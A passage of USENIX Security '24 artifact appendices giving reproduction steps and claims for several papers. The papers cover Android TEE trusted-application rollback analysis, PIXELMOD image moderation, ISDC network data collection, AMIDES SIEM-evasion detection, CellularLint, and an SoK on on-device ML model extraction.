#### A.2.3 Hardware dependencies

No special hardware requirements needed.

#### A.2.4 Software dependencies

We performed all of our processing on a Ubuntu 22.04 machine and require Python 3.10 plus the dependencies references in our GitHub repository. The proprietary firmware images that our dataset is based on can be obtained from the various sources described in the paper.

#### A.2.5 Benchmarks

Our dataset is extracted from mutliple terabytes of Android firmware images that we obtained from various online sources. This artifact appendix demonstrates how to use our extraction tools to recreate or extend our dataset.

Our artifact contains the names of the firmware images (`data/firmware.txt`) we used. Based on these names, it should be possible to obtain the corresponding firmware image from the internet and reproduce our extraction pipeline.

### A.3 Set-up

#### A.3.1 Installation

Follow the installation steps in the `README.md` of our GitHub repository.

#### A.3.2 Basic Test

Run the Trusted Application extraction on the firmware image as described in the `README.md`.

## A.4 Evaluation workflow

### A.4.1 Major Claims

**(C1):** Created functional tooling to create the TA dataset.
**(C2):** Identified vulnerable and rollbackable TAs (Table 1 shows this data in aggregated form and Figure 9 on a per device model level over time).
**(C3):** Captured state of ecosystem TA rollback.
**(C4):** Uncoordinated TA rollback increases have negative side effects for the TA ecosystem.

### A.4.2 Experiments

**(E1):** *[TA Extraction and Parsing] [30 human-minutes + 15 compute-minutes (depending on bandwidth) + 15GB disk]*:
This experiment shows how to extract TAs from firmware images. Our artifacts document the vendors, models, and firmware versions used for our study. Since our dataset spans multipe terabytes of firmware images, we demonstrate the reproduction of our firmware extraction based on two representative examples and provide the result of the extraction for the whole dataset.
The ODM, TEE, Vendor combination in Table 1 are documented in `data/config.py`. The individual firmware images of our study are documented in `data/firmware.txt`.
For instance, `data/config.py` reveals that Xiaomi has a phone model with code name `dandelion` (sold under the name "Xiaomi Redmi 9A" according to gsmarena.com[1]) and that this model is using the MediaTek/BeanPod TEE. Further, all `/fw/xiaomi/dandelion/*` entries in `data/firmware.txt` list the firmware images for this model that we used in our study.
Additionally, `data/config.py` contains the Samsung Galaxy S10 (SM-G973F[2]) which is running the TEEGris TEE. The `/fw/samsung/SM-G973F/*` entries in `data/firmware.txt` list the firmware images for this model.
**Preparation:** Follow the SETUP steps in our `README.md`.
**Execution:** Follow the steps in `Example 1` and `Example 2` in our `README.md`.
**Results:** The experiment is successful if the TAs are extracted successfully for the dandelion image and the SM-G973F image. Additionally, the `report.json` for the SM-G973F should contain the metadata for the TAs contained in this image. This result demonstrates our tooling to automatically process firmware images (**C1**).

**(E2):** *[Reproducing TA Rollback Analysis] [5 human-minutes + 5 compute-minutes]*:
In E1, we demonstrated how to use our tooling to automatically extract and parse TAs from proprietary Android firmware images. In this experiment, we aim to reproduce the TA Rollback Analysis captured in Table 1 and Figure 9 in our paper.
Table 9 (Appendix) contains the vulnerable TAs we used in our study. We use this data in machine-readable form, see `data/samsung_vuln_db.py` and `data/xiaomi_vuln_db.py`.
**Preparation:** The `fw/` directory in our repository contains the metadata for all TAs in our dataset organized by OEM, device, region, and firmware version.
To focus on a single device and a single region, we prepare the Samsung SM-G973F for the VD2 region as follows. `mkdir -p fw2/samsung/SM-G973F/`, `cp -r fw/samsung/SM-G973F/VD2 fw2/samsung/SM-G973F/`, and change the base directory for the dataset in `data/config.py` to `fw_path = "./fw2"`.
**Execution:** Run the script `paper_scripts/gen_number_better.py` and compare the `teegris` entries for `samsung` in the generated `numbers.json` with Figure 9i, for instance `cat numbers.json | python -m json.tool`.
**Results:** The output should indicate one neutralized rollback attack (`"nr_TAs_neutralized": 1`) due to an increased rollback counter (blue triangle for SKPM in Figure 9i), 12 vulnerabilities (`"nr_public_vulns": 12`) indicated by orange X marks, and 9 TAs that are rollbackable (`"nr_TAs_rollbackable": 9`) in the latest firmware image (all TAs in Figure 9i that end with an orange circle). Note that Figure 9i does not show all TAs for this device due to space constraints, and the 9th rollbackable TA is the `00000000-0000-0000-0000-000000000046` found on this device.
With this experiment, we show that our tooling can identify vulnerable and rollabckable TAs (**C2**).
Further, `paper_scripts/numbers.json` contains the aggregated raw data of this experiment based on all the firmware images listed in `data/firmware.txt` (Table 1). Changing `data/config.py` back to `fw_path = "./fw"` and running `paper_scripts/gen_number_better.py` allows to recreate the results in `paper_scripts/numbers.json`.
Given the full dataset, our analysis reveals that 29 out of 51 fully-updated devices are vulnerable to at least one vulnerable TA that can be rolled back. We capture the state of TA rollback attacks with these numbers (**C3**).

**(E3):** *[Negative Side Effects] [5 human-minutes + 5 compute-minutes]*: This experiment aims to show instances of cross-OEM leakage and, thus, provides evidence for negative side effects of uncoordinated TA rollback counter usage.

[1] https://www.gsmarena.com/xiaomi_redmi_9a-10279.php
[2] https://www.gsmarena.com/samsung_galaxy_s10-9536.php

As can be seen in Figure 9i and j, the WVDRM TA on the Samsung S10 (SM-G973F) and Samsung A10 (SM-A105F) have received uncoordinated rollback counter increases. In this experiment, we show that the Samsung S10 is negatively impacted by this leakage.

**Preparation:** In this experiment, we focus on the first (G973FXXS3ASJG) and the latest (G973FXXUGHVK1) firmware images for the Samsung S10 (SM-G973F, region: VD2) in `fw/samsung/SM-G973F/VD2/`, and the first (A105FDDS3ATC1) and last (A105FDDU8CVH4) images for the Samsung A10 (SM-A105F, region: XFA) in `fw/samsung/SM-A105F/XFA/`.

**Execution:** Find the information for the `WVDRM` TA in all four firmware images. For instance, for the G973FXXS3ASJG image `cat report.json | python -m json.tool` in `fw/samsung/SM-G973F/VD2/G973FXXS3ASJG/` which should format and print the report. We are looking for the entry where `"human_name": "WVDRM"`.

**Results:** The `WVDRM` TA of the SM-A105F changes its header format from SEC2 to SEC3, enabling and setting the TA rollback counter for this TA after a sequence of vulnerabilities (see Figure 9j). In contrast, the `WVDRM` for the SM-G973F does not receive a rollback counter increase during the entire lifetime of this TA. Consequently, the rollback counter usage of the SM-A105F `WVDRM` leaks information about the availability of vulnerable `WVDRM` versions on the SM-G973F (**C4**).

## A.5 Notes on Reusability

Our Android firmware extraction tooling can be used and extended to automate tasks related to the processing of proprietary firmware images.

## A.6 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.




# USENIX Security '24 Artifact Appendix: PIXELMOD: Improving Soft Moderation of Visual Misleading Information on Twitter

Pujan Paudel, Chen Ling, Jeremy Blackburn, and Gianluca Stringhini

## A Artifact Appendix

### A.1 Abstract

This document presents the artifact of our Usenix Security'24 paper: "PIXELMOD: Improving Soft Moderation of Visual Misleading Information on Twitter." The core contribution of this artifact is a reverse image search system that leverages perceptual hashes, vector databases, and Optical Character Recognition (OCR) to efficiently identify images candidates of moderation, given a query image. This artifact presents the implementation of PIXELMOD built on the vector database setup of Milvus, populated with an image index. The artifact also packages a companion Web application to interactively query and preview the results retrieved from the vector search database.

### A.2 Description & Requirements

The artifacts associated with this submission are packaged as a Docker container uploaded at the stable Zenodo URL[1]. We package the end-to-end image analysis pipeline as presented in Figure 2 of the paper in this Docker container. Additionally, we also package a Web application via Streamlit to interface the reverse image search system, with pre-built examples from the dataset for demonstrative purposes. We also present an "Upload" widget for images that evaluators want to upload by themselves and interact with the reverse image search system.

#### A.2.1 Security, privacy, and ethical concerns

There are no risk for evaluators when executing this artifact on their machines or in the cloud. All datasets used in this work were either publicly released by other researchers or were collected using publicly available APIs and following those API's terms of service.

#### A.2.2 How to access

The raw dataset of pre-computed PDQHash embeddings and the metadata associated with the images are available in the aforementioned stable Zenodo URL. We also provide the docker containers with embeddings already indexed in the Milvus system, used for the interactive web application and evaluation scripts alongside the stable Zenodo URL. Additionally, the source code used for building the vector index, web interface and evaluation scripts are available in the companion Github repository[2].

#### A.2.3 Hardware dependencies

The only hardware requirement needed for this artifact is that the evaluation system needs to have an *x86* architecture. This requirement stems from Milvus which requires a CPU that supports one of the following instruction sets: SSE4.2, AVX, AVX2, AVX51. Additionally, disk space and memory of 15GB each is needed for the docker container, to load the Milvus index for interactive queries and evaluation.

#### A.2.4 Software dependencies

The major software dependency necessary for the artifact evaluation is ***Docker***. The list of Python packages and the corresponding versions for these packages is listed in *requirements.txt* of the Docker repository, which is installed while building the container. It is recommended that for succesful evaluation of the artifact, proper environmental dependencies as listed above are met as described in the section "Instructions to Download and Run PixelMod " available in the companion Github repository.

#### A.2.5 Benchmarks

The dataset used to build the Milvus index associated with the reverse image search systems is organized in the docker image *pixelmod*. The docker image *pixelmod* corresponds to the index built with $\mathbf{GT}_{viz}$ dataset discussed in the paper, with 9.5K images indexed for evaluation of the system. The interactive web application uses *pixelmod* as the underlying index to retrieve visually similar matches as results.

### A.3 Set-up

The setup procedure for this artifact includes ensuring appropriate hardware requirements and software requirements are met.

[1] https://doi.org/10.5281/zenodo.12570381

[2] https://github.com/idramalab/pixelmod/tree/v1.0.0

### A.3.1 Installation

The docker images associated with the artifact can be downloaded from the stable Zenodo URL. After downloading the container, follow the instruction in the companion Github repository to succesfully build and link the docker container and docker volumes. This docker build script packages the installation of underlying Milvus system, as well as scripts for indexing the images in the corresponding Milvus index.

### A.3.2 Basic Test

A basic functionality test ensuring all the models and datasets are loaded properly can be verified by running the script *basic_test.py* on the artifact companion repository. This script loads the Milvus index *pixelmod_eval* in memory, and queries the index with 5 different example images from the dataset. Upon running the basic test script, the script first prints number of items in each of the collections (reflecting the size of Milvus indices), and visually similar "matches" to these 5 query images are returned. This basic test ensures that Milvus is installed correctly, the images are indexed to the Milvus collection as expected, and the query behavior of Milvus works as expected.

## A.4 Evaluation workflow

### A.4.1 Major Claims

**(C1):** *Given a known misleading image as query,* PIXELMOD *can be used to identify visually and contextually similar images to the query images for downstream soft-moderation purposes. This is proven by the experiment (E1) described in paper in [Section 2.1], and illustrated in [Figure 2].*

**(C2):** PIXELMOD *achieves a Precision score of 0.990, Recall score of 0.979, and F1 score of 0.980 when evaluated on GTviz. This is proven by the experiment (E2) described in the paper in [Section 5.1* PIXELMOD *vs. baselines].*

### A.4.2 Experiments

**(E1):** *[Using reverse image search system of Pixelmod interfaced via Streamlit* PIXELMOD *] [5 human-minutes + 5 compute-minutes + 15 GB disk]:* PIXELMOD *can be used as a reverse image search system to query visually misleading images, and retrieve other images from the index that are both contextually and visually similar.*
**How to:** *The step-by-step flow to reproduce the results of this experiment is packaged in the Python script experiment1_streamlit.py alongside the artifact companion repository.*
**Preparation:** *Make sure the "Basic Setup" tests run succesfully.*
**Execution:** *Once the basic setup tests are confirmed succesfully, run the Python script experiment1_streamlit.py and follow the instructions in the Streamlit interface.*
**Results:** *The results corresponding to Figure 3 are presented in the Web application. We also present the most popular images from our dataset, and the resulting matches that* PIXELMOD *identifies as visually similar for these images. Evaluators can also test the reverse image search system with other provided images from the dataset, or upload their own images via the image upload widget.*

**(E2):** *[Benchmarking* PIXELMOD *] [5 human-minutes + 5 compute-minutes + 1 GB disk]:* PIXELMOD *achieves a Precision score of 0.990, Recall score of 0.979, and F1 score of 0.980 when evaluated on* $\boldsymbol{GT}_{viz}$.
**How to:** *The step-by-step flow to reproduce the results of this experiment is packaged in the Python script experiment2_evaluating.py alongside the artifact companion repository.*
**Preparation:** *Make sure the "Basic Setup" tests run succesfully.*
**Execution:** *Once the basic setup tests are confirmed succesfully, run the Python script experiment2_evaluating.py and observe the result of* PIXELMOD*'s performance on the GTviz benchmark.*
**Results:** PIXELMOD*'s performance on GTviz are reflected through three different metrics: i) Precision, ii) Recall, and iii)F1 score.*

## A.5 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.






# USENIX Security '24 Artifact Appendix: Enhancing Network Attack Detection with Distributed and In-Network Data Collection System

Seyed Mohammad Mehdi Mirnajafizadeh
Wayne State University

Ashwin Raam Sethuram
Wayne State University

David Mohaisen
University of Central Florida

DaeHun Nyang
Ewha Womans University

Rhongho Jang
Wayne State University

## A Artifact Appendix

### A.1 Abstract

The paper proposes In-network Serverless Data Collection (ISDC), a middleware that resides in distributed network switches operating system (NOS), forming a data layer with the main mission of eliminating the bottleneck between the infrastructure layer and the application layer for data collection. Interacting with its data plane functions, ISDC is responsible for task allocation and migration to effectively and efficiently utilize in-network resources. Meanwhile, ISDC performs serverless data migration and aggregation for data integrity to serve as a reliable and distributed data source for ML/DL-based security applications.

The artifact accompanies all codes for software/hardware data/control plane implementation of ISDC, simulation code in the P4 Mininet environment, and Python codes for running the distributed learning of collected data.

### A.2 Description & Requirements

#### A.2.1 Security, privacy, and ethical concerns

There are no associated risks for the evaluators.

#### A.2.2 How to access

The artifact can be accessed through the stable GitHub URL: https://github.com/NIDS-LAB/ISDC/tree/90b1bbe813d8711004e967d7cfabed4566135fe7

#### A.2.3 Hardware dependencies

No specific hardware is required to run the software simulation. However, we recommend having an x86 machine with at least 32 cores, 64GB of RAM, and 20GB of free disk space.

#### A.2.4 Software dependencies

All artifacts should be run on Ubuntu 20.04 with Python 3.8, and Mininet simulation v2.3.1b1, TcpReplay 4.3.4. You also need Jupyter Notebook to open .ipynb files for federated learning. Lastly, we used the Flower v1.6.0 Python library for the federated learning implementation.

#### A.2.5 Benchmarks

To run the simulation and replay the traffic, we used three datasets: To simplify the data preparation to replay the traffic, we provided an example of already processed data in https://github.com/NIDS-LAB/ISDC/tree/main/Simulation/example/pcap.

### A.3 Set-up

#### A.3.1 Installation

First, we need to install the P4 Mininet environment. The simplest yet the quickest way to install is using script install-p4dev-v5.sh, provided by p4-guide GitHub repository with detailed step-by-step installation instructions. After you are done with the installation, make sure you also have Tcpreplay to replay the traffic. To install Flower, you can refer to this resource.

#### A.3.2 Basic Test

To run the simulation, we refer to the steps mentioned in https://github.com/NIDS-LAB/ISDC/tree/main/Simulation.

### A.4 Evaluation workflow

We list all of our claims and the experiments we performed to support them in the following. For the artifacts functional badge, we provide a minimal working example in Section A.4.2, and for Completeness, we provide the instructions in Section A.4.3.

#### A.4.1 Major Claims

**(C1):** ISDC's feature collection demonstrates high performance across different network topologies in terms of

top-$K$ flow coverage and quality of data.

**(C2):** With the high-quality data provided by ISDC, the global model trained in a distributed manner demonstrates superior detection performance.

### A.4.2 Exercisability

In this section, we provide a minimal working example of how to run the simulation for feature collection.

**(E1):** *Minimal Working Example [30 human-minutes + 1.5 compute-hour]:*

**How to:** Please follow the instruction provided in https://github.com/NIDS-LAB/ISDC/tree/main/Simulation to install and run the simulation for the selected small-scale topology.

**Results:** After the experiment is done, the switches now have the collected features for the data, which can be used for further evaluation. One sample of such a file is placed at https://github.com/NIDS-LAB/ISDC/tree/main/ML/CIC/dataset/isdc.

### A.4.3 Completeness

For ML evaluation with the collected data from ISDC, we now leverage federated learning to train the model.

**(E1):** *Minimal Working Example [10 human-minutes + 1 compute-hour]:*

**How to:** We have made the collected datasets for Covert Channel and CIC available at https://github.com/NIDS-LAB/ISDC/tree/main/ML (located in the CIC and CovertChannel directories). Detailed codes for training a global model can be found in the FL.ipynb notebook within each directory.

**Results:** After training, the global model will be exported and saved for testing and evaluation in a `.keras` format. For detailed steps, refer to the FL.ipynb notebook.

## A.5 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.




# USENIX Security '24 Artifact Appendix: You Cannot Escape Me: Detecting Evasions of SIEM Rules in Enterprise Networks

Rafael Uetz[*] Marco Herzog[*] Louis Hackländer[*] Simon Schwarz[†] Martin Henze[‡,*]

[*]*Fraunhofer FKIE* [†]*University of Göttingen* [‡]*RWTH Aachen University*

## A Artifact Appendix

### A.1 Abstract

To facilitate reproduction of our experiments as well as extensions and improvements of AMIDES, our artifact comprises five components: (1) the AMIDES source code along with automation scripts, (2) the set of SIEM rules from the public Sigma repository that we analyzed for possible evasions, (3) the set of *matches* that we created, i.e., SIEM events triggering the aforementioned detection rules, (4) the set of *evasions* that we created, i.e., *matches* adapted such that the executed commands achieve the exact same goal without triggering the respective rule, and (5) a set of *benign* SIEM events that we created using the open-source testbed SOCBED (since we are not allowed to share events from the real enterprise network). Together, these components enable reproduction of our experiments and thus confirmation of our claims.

### A.2 Description & Requirements

#### A.2.1 Security, privacy, and ethical concerns

The artifact does not pose a security risk when downloaded and executed since none of the potentially malicious command lines within the SIEM events and rules are run during the experiments. However, security software such as endpoint protection products might still raise alerts due to these command lines being contained in the event and/or rule files.

Due to ethical concerns, we will not make our full set of evasions publicly available (as stated in the paper). However, our artifact contains a small number of evasions for testing purposes, namely, those given as examples in the paper in Tables 1 and 3. Please contact us if you require the full set of evasions for your research.

#### A.2.2 How to access

The artifact is available on GitHub[1]. Please start by cloning or downloading the repository on a commodity computer running Linux or macOS.

[1] https://github.com/fkie-cad/amides/releases/tag/v1.0.0

#### A.2.3 Hardware dependencies

Assuming small training and validation datasets such as those provided with the artifact, AMIDES runs on a commodity computer with a minimum of 8 GB of RAM and requires around 2 GB of disk space. For larger training and validation datasets, more RAM and disk space are required. A fast CPU has a positive impact on the duration of training and validation.

#### A.2.4 Software dependencies

AMIDES is written in Python. The repository contains a list of Python package requirements that need to be installed in order to use AMIDES. All of the requirements can be installed from PyPI using pip. For convenience, the repository contains a Dockerfile and automation scripts to build containers running AMIDES and reproduce our experiments. Building and operating the containers requires a Docker installation. The containers should run on any operating system, however, our automation scripts are currently written for Linux and macOS. Please refer to the README file for further information.

#### A.2.5 Benchmarks

The majority of experiments in our paper (all except "Applicability to Other Rule and Event Types") are based on real benign SIEM events from a large enterprise network that are strictly prohibited to be taken off the premises. However, as stated in §6 "Datasets and Ethical Considerations", we additionally created synthetic benign events using the open-source testbed *SOCBED* (which were also used for the aforementioned experiment) to facilitate reproduction of our experiments and confirmation of our claims. These synthetic benign events, along with all other data required for reproducing our experiments (cf. §A.1) are contained in the repository except for the full set of evasions (cf. §A.2.1).

### A.3 Set-up

#### A.3.1 Installation

After cloning or downloading the repository, please execute the steps described in the "Building the Quickstart Environ-

ment" section of the README file to build the image and containers that will run AMIDES and reproduce our experiments. Alternatively, AMIDES can be installed locally, which is described in the "Installation" section of the README file.

### A.3.2 Basic Test

Running the Installation (§A.3.1) and Experiments (§A.4.2) instructions without errors ensures that the quickstart environment and AMIDES are functioning properly. If any of the automated steps fail, corresponding output messages will be generated. In case AMIDES was installed locally, the successful execution of its unit tests indicates that all components are functioning. Please refer to the "Testing" section of the README file for instructions on how to execute unit tests.

## A.4 Evaluation workflow

### A.4.1 Major Claims

**(C1):** AMIDES detects a majority of our crafted evasions without any false alerts (cf. §6.1 "Classification Performance" and Figure 3, plot "AMIDES").
**(C2):** AMIDES' classification performance keeps up with a (much more costly) benchmark approach (cf. §6.1 "Comparison with Benchmark Approach" and Figure 3).
**(C3):** AMIDES helps security analysts to attribute its evasion alerts to potentially evaded SIEM rules (cf. §6.2 and Figure 4).
**(C4):** AMIDES degrades gracefully in detection performance when the training set is tainted with attacks (cf. §6.3 "Influence of Tainted Training Data" and Figure 5).
**(C5):** AMIDES is applicable to multiple SIEM rule and event types (cf. §6.3 "Applicability to Other Rule and Event Types" and Figure 6).

### A.4.2 Experiments

Please follow the instructions given in the "Running Experiments using the Quickstart Environment" section of the README file. The corresponding container will then automatically execute all four experiments (E1-E4, see below), reproduce the above-mentioned plots as PDF files, and place them in the specified folder. Note that the file names of the generated plots include the major claims they are addressing (i.e., C1-C5). In case AMIDES was installed locally, please refer to the "Running Experiments" section of the README file, which also contains more details on the experiments.

Since the benign SIEM events in the repository are not from a real enterprise network but generated by a testbed (cf. §A.2.5), the plots corresponding to Figures 3, 4, and 5 will look different compared to the paper. More precisely, the results on the testbed-generated data are significantly better because the number of benign events is much lower compared to the real enterprise events, leading to an easier classification task for AMIDES (cf. §6.1). Still, these results confirm our claims and facilitate future research.

The evaluation comprises the four subsequently mentioned experiments and requires approximately 45 human-minutes, 20 compute-minutes, and around 2 GB of disk space. As a congruence check, we provide the correct output in the document `Paper Supplement.pdf` in the repository.

**(E1):** *Classification Performance* [2 compute-minutes]: AMIDES' evasion detection performance is compared to a benchmark approach that was trained using matches instead of SIEM rules. Result: `figure_3_c1_c2_misuse_classification.pdf` in the `amides/plots/process_creation` folder.
**(E2):** *Rule Attribution* [2 compute-minutes]: AMIDES' rule attribution performance is evaluated by assessing if detected evasions are correctly assigned to the corresponding Sigma detection rules. Result: `figure_4_c3_rule_attribution.pdf` in the `amides/plots/process_creation` folder.
**(E3):** *Tainted Training Data* [10 compute-minutes]: AMIDES' evasion detection performance is evaluated after training data has been tainted using evasions. The tainting is repeated for different fractions of events and different events for each fraction. Result: `figure_5_c4_tainted_training.pdf` in the `amides/plots/process_creation` folder.
**(E4):** *Other Rule and Event Types* [2 compute-minutes]: AMIDES' evasion detection performance is evaluated for three additional rule and event types (Windows PowerShell, Windows Registry, and Web). Result: `figure_6_c5_classification_other_types.pdf` in the `amides/plots` folder.

## A.5 Notes on Reusability

AMIDES is fit for application in enterprise networks. To this end, users can perform the required training with their own data (i.e., a SIEM ruleset and a set of up-to-date benign SIEM events). The resulting model can then be loaded and applied to SIEM events by the open-source log data processor *Logprep*[2], for which we implemented and published an AMIDES processor[3]. For more information on how to create models for AMIDES from scratch, refer to the "Running Custom Experiments" section of the README file.

## A.6 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.

[2] https://github.com/fkie-cad/logprep
[3] https://logprep.readthedocs.io/en/latest/user_manual/configuration/processor.html#amides






# USENIX Security '24 Artifact Appendix: CellularLint: A Systematic Approach to Identify Inconsistent Behavior in Cellular Network Specifications

Mirza Masfiqur Rahman*, Imtiaz Karim*, Elisa Bertino
Purdue University

## A Artifact Appendix

### A.1 Abstract

We introduce CellularLint–a semi-automatic framework for inconsistency detection within the standards of 4G and 5G, capitalizing on a suite of natural language processing techniques. Our proposed method uses a revamped few-shot learning mechanism on domain-adapted large language models. Pre-trained on a vast corpus of cellular network protocols, this method enables CellularLint to simultaneously detect inconsistencies at various levels of semantics and practical use cases. In doing so, CellularLint significantly advances the automated analysis of protocol specifications in a scalable fashion. In our investigation, we focused on the Non-Access Stratum (NAS) and the security specifications of 4G and 5G networks, ultimately uncovering 157 inconsistencies with 82.67% accuracy. After verification of these inconsistencies on 3 open-source implementations and 17 commercial devices, we confirm that they indeed have a substantial impact on design decisions, potentially leading to concerns related to privacy, integrity, availability, and interoperability.

We are seeking the **artifact available badge** and **the artifact functional badge** for this artifact. To make the review process convenient, we provided ipynb notebooks to run the experiments.

### A.2 Description & Requirements

#### A.2.1 Security, privacy, and ethical concerns

The artifact does not pose any security concern.

#### A.2.2 How to access

The code for the artifact can be accessed at: https://github.com/CellularLint/cellularlint-codes/releases/tag/v1.0.0
The pretrained models can be accessed at: https://zenodo.org/records/12199206

*Equal contribution. The student author's name is given first.

The processed SNLI train dataset can be accessed at: https://zenodo.org/records/12249320

#### A.2.3 Hardware dependencies

Our artifact was successfully run with the following hardware-

- CPU: AMD Ryzen Threadripper PRO 5965WX (24 core, 3.8 GHz)
- GPU: Nvidia RTX 3090 (24GB)
- Memory: 64GB

Additionally, we recommend 50 GB of available disk space. However, it may work with less.

#### A.2.4 Software dependencies

The artifact can be successfully run on Ubuntu 20.04 LTS and using python3. Please follow the README in our GitHub repository to setup the environment and solve software dependencies.

### A.3 Set-up

To setup the environment, we provided a `requirements.txt` (with exact versions we used) in our repository. We recommend creating a virtual environment and installing the packages. All the required libraries can be installed with-

```
pip install -r requirements.txt
```

The requirements were generated using `pip freeze` from a multi-user server and modified manually to consider only the required packages. If a package is missing or runs into a problem, please feel free to contact us.

#### A.3.1 Installation

Once the GitHub repository (https://github.com/CellularLint/cellularlint-codes/) is cloned or the artifact is downloaded from the latest release (https://github.com/CellularLint/

cellularlint-codes/releases/tag/v1.0.0) please download the pretrained models and store them under "./Pretrained Models/" directory. Detailed instructions can be found in the GitHub README file.

## A.4 Evaluation workflow

### A.4.1 Major Claims

Following are the major claims we make for the artifact available and artifact functional badge-

**(C1):** CellularLint generates two similarity matrices from context-preserving segments (Paper Figure 3). This is proved by part of experiment 1.
**(C2):** CellularLint compares embedding techniques and finds TF-IDF to be most effective (Paper Figure 4). This is proved by part of experiment 1.
**(C3):** CellularLint can be successfully run to train models and generate evaluation metrics (to produce Table 1) in the paper. This is proved by experiment 2.

### A.4.2 Experiments

Please run the following experiments to verify the claims:

**(E1): Tokenizers & Embeddings.** [30 human-minutes+1 compute-hour+1GB disk]: From the main directory, run-
`python3 tokenizer_and_sim_matrix.py 4G` and
`python3 tokenizer_and_sim_matrix.py 5G`
for 4G and 5G datasets, respectively. Each of these generates one PDF and one PNG formatted image file (Thus, in total 4 files are generated). The generated files are `4G_embedding_times.png`, `heatmap_4G.pdf`, `5G_embedding_times.png`, `heatmap_5G.pdf`. The PDF files can be compared to Figure 3 of the paper, and PNG files can be compared to Figure 4 of the paper.

**(E2): Model Performance.**
Small dataset: [1 human-hour+2 compute-hours+50GB disk]
Large dataset: [1 human-hour+24 computer-hours+50GB disk]

- Run the notebooks sequentially in the following order-
  `train_bert.ipynb`,
  `train_roberta.ipynb`,
  `train_xlnet.ipynb`,
  `phase_train_bert.ipynb`,
  `phase_train_roberta.ipynb`,
  `phase_train_xlnet.ipynb`
- From the `eval/` directory, run-
  `python3 -W ignore eval.py`
  It will generate the metrics like Table 1 (one phase) of the paper.

**Note.** Each notebook can be run without any modification to the cells. Since there are many cells, we recommend using **Kernel** → **Run all cells** (such as found in Jupyter interface). For faster and more convenient run, we provided small datasets and set them in the notebooks. This should take minimal time. However, the notebooks can also be configured to use the larger datasets. To do so, please comment out the 6th cell from each of the first 3 notebooks (`train_bert.ipynb`, `train_roberta.ipynb`, `train_xlnet.ipynb`) before running them sequentially.

## A.5 Notes

Please note that while running notebooks for experiment 2, it might be necessary to stop other notebook kernels before proceeding with the next ipynb notebook, particularly for models like XLNet.

## A.6 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.




# USENIX Security '24 Artifact Appendix: SoK: All You Need to Know About On-Device ML Model Extraction - The Gap Between Research and Practice

Tushar Nayan*
Florida Intl. University

Qiming Guo*
Florida Intl. University

Mohammed Al Duniawi
Florida Intl. University

Marcus Botacin
Texas A&M University

Selcuk Uluagac
Florida Intl. University

Ruimin Sun
Florida Intl. University

## A Artifact Appendix

### A.1 Abstract

The appendix will introduce the roadmap for evaluating the artifact and reproducing the major results discussed in the paper "SoK: All You Need to Know About On-Device ML Model Extraction - The Gap Between Research and Practice." Specifically, this appendix will explain how to use the source code available.

To facilitate the result, we evaluated the representative projects in laboratory settings and then further on large-scale ML applications. Our artifact comprises open-source projects, models, and evaluation strategies. It further includes script files with instructions for creating the environment for each open-source project, preparing the dataset, executing, and observing results claimed in our SoK paper.

### A.2 Description & Requirements

This section includes the necessary information for recreating the experimental setups used in the paper, including how to access the source code, hardware and software requirements, and how to prepare the required datasets and model files for the evaluation. In most cases, it is recommended to run all experiments inside the virtual environment. Ideally, this environment should be set up on a Linux machine (e.g., Ubuntu) with GPU capabilities and administrative access.

#### A.2.1 Security, privacy, and ethical concerns

As far as we know, the artifact does not raise any security, privacy, or ethical concerns.

*The first two authors contributed equally to this work.

#### A.2.2 How to access

The artifact is available on GitHub[1]. Please start by cloning or downloading the repository on a commodity computer running on Linux. We have provided some sample model files in this repository that can be used for evaluation. If you require more real-world Machine Learning (ML) models, we can provide them upon request.

#### A.2.3 Hardware dependencies

We recommend evaluating our findings with a machine running Linux OS, equipped with at least 8GB RAM and a GPU that supports CUDA. We used a machine running Ubuntu 20.04.6 with Intel® Core™ i7-8700 and NVIDIA A100 GPU (CUDA 10.2) to get all the claims discussed in the paper. We further recommend that users must have administrative access, as for some projects, you may require sudo access to install and run the experiment.

#### A.2.4 Software dependencies

We recommend creating virtual environments for each open-source project using Anaconda. You should first check the `README.md` and `evaluate.md` file provided in the root directory to reproduce each project, we further recommend you to have a look at `README` files provided in the project's directory, where you may be asked to install some standard libraries such as PyTorch, NumPy, TensorFlow, etc. For most of the projects, you will find the `requirement.txt` or `environment.yml` files to quickly create the environments. Later, to evaluate the power consumption of each experiment you need to install Intel Performance Counter Monitor (PCM). The documentation for this tool is provided in the `Evaluation` folder.

[1] https://github.com/sys-ris3/ML_Extraction_Sok/tree/0d19edab5b5bd4bad4562543f4c1457be3c30852

### A.2.5 Benchmarks

The experiments in our paper need ML models from different frameworks. Due to the large size of the models and potential intellectual property concerns, we can only provide access to these models upon request. Nonetheless, some projects use off-the-shelf datasets and models that can be automatically loaded by their script files. Detailed information is provided in each project's README file.

## A.3 Set-up

This section will introduce how to set up the environment for running experiments quickly.

### A.3.1 Installation

After cloning or downloading the repository, we need to have installed Python, Anaconda, and PCM as preliminaries for our evaluation. Then for each project, we need to create a separate virtual environment using Anaconda (conda) and install other necessary requirements. The steps are the following.

1. install PCM by following the steps in `Evaluation/README.md`.
2. install python with this command `sudo apt install python` and for conda check the documentation attached here.
3. for each project in folders `ModayXray`, `DeepSniffer`, `ML-Doctor`, `Prediction-Poison`, `Adaptive_misinformation`, repeat steps (4-7).
4. create a virtual environment with a short project name `conda create -name project_name python=v.0.0`, check the project's `README` file for the python version required.
5. activate the virtual environment and enter the project folder.
6. install requirements through `pip install -r requirements.txt` if file `requirements.txt` exists, or `conda env update -n project_name -file environment.yml.` if `environment.yml` exists.
   If you want to create virtual environments for all representative projects simply run the `env-setup.sh` file provided in the root directory to create the virtual environments followed by step 7.
7. follow the `README` steps for other installation requirements.

### A.3.2 Basic Test

Use the following commands in the shell to check if Conda and Python is properly installed.

- `conda --version`
- `python --version`

If no error is reported in the final output, then all the dependencies are installed properly.

## A.4 Evaluation workflow

### A.4.1 Major Claims

**(C1):** The open-source projects that we selected for evaluation can work on sample models provided by authors.
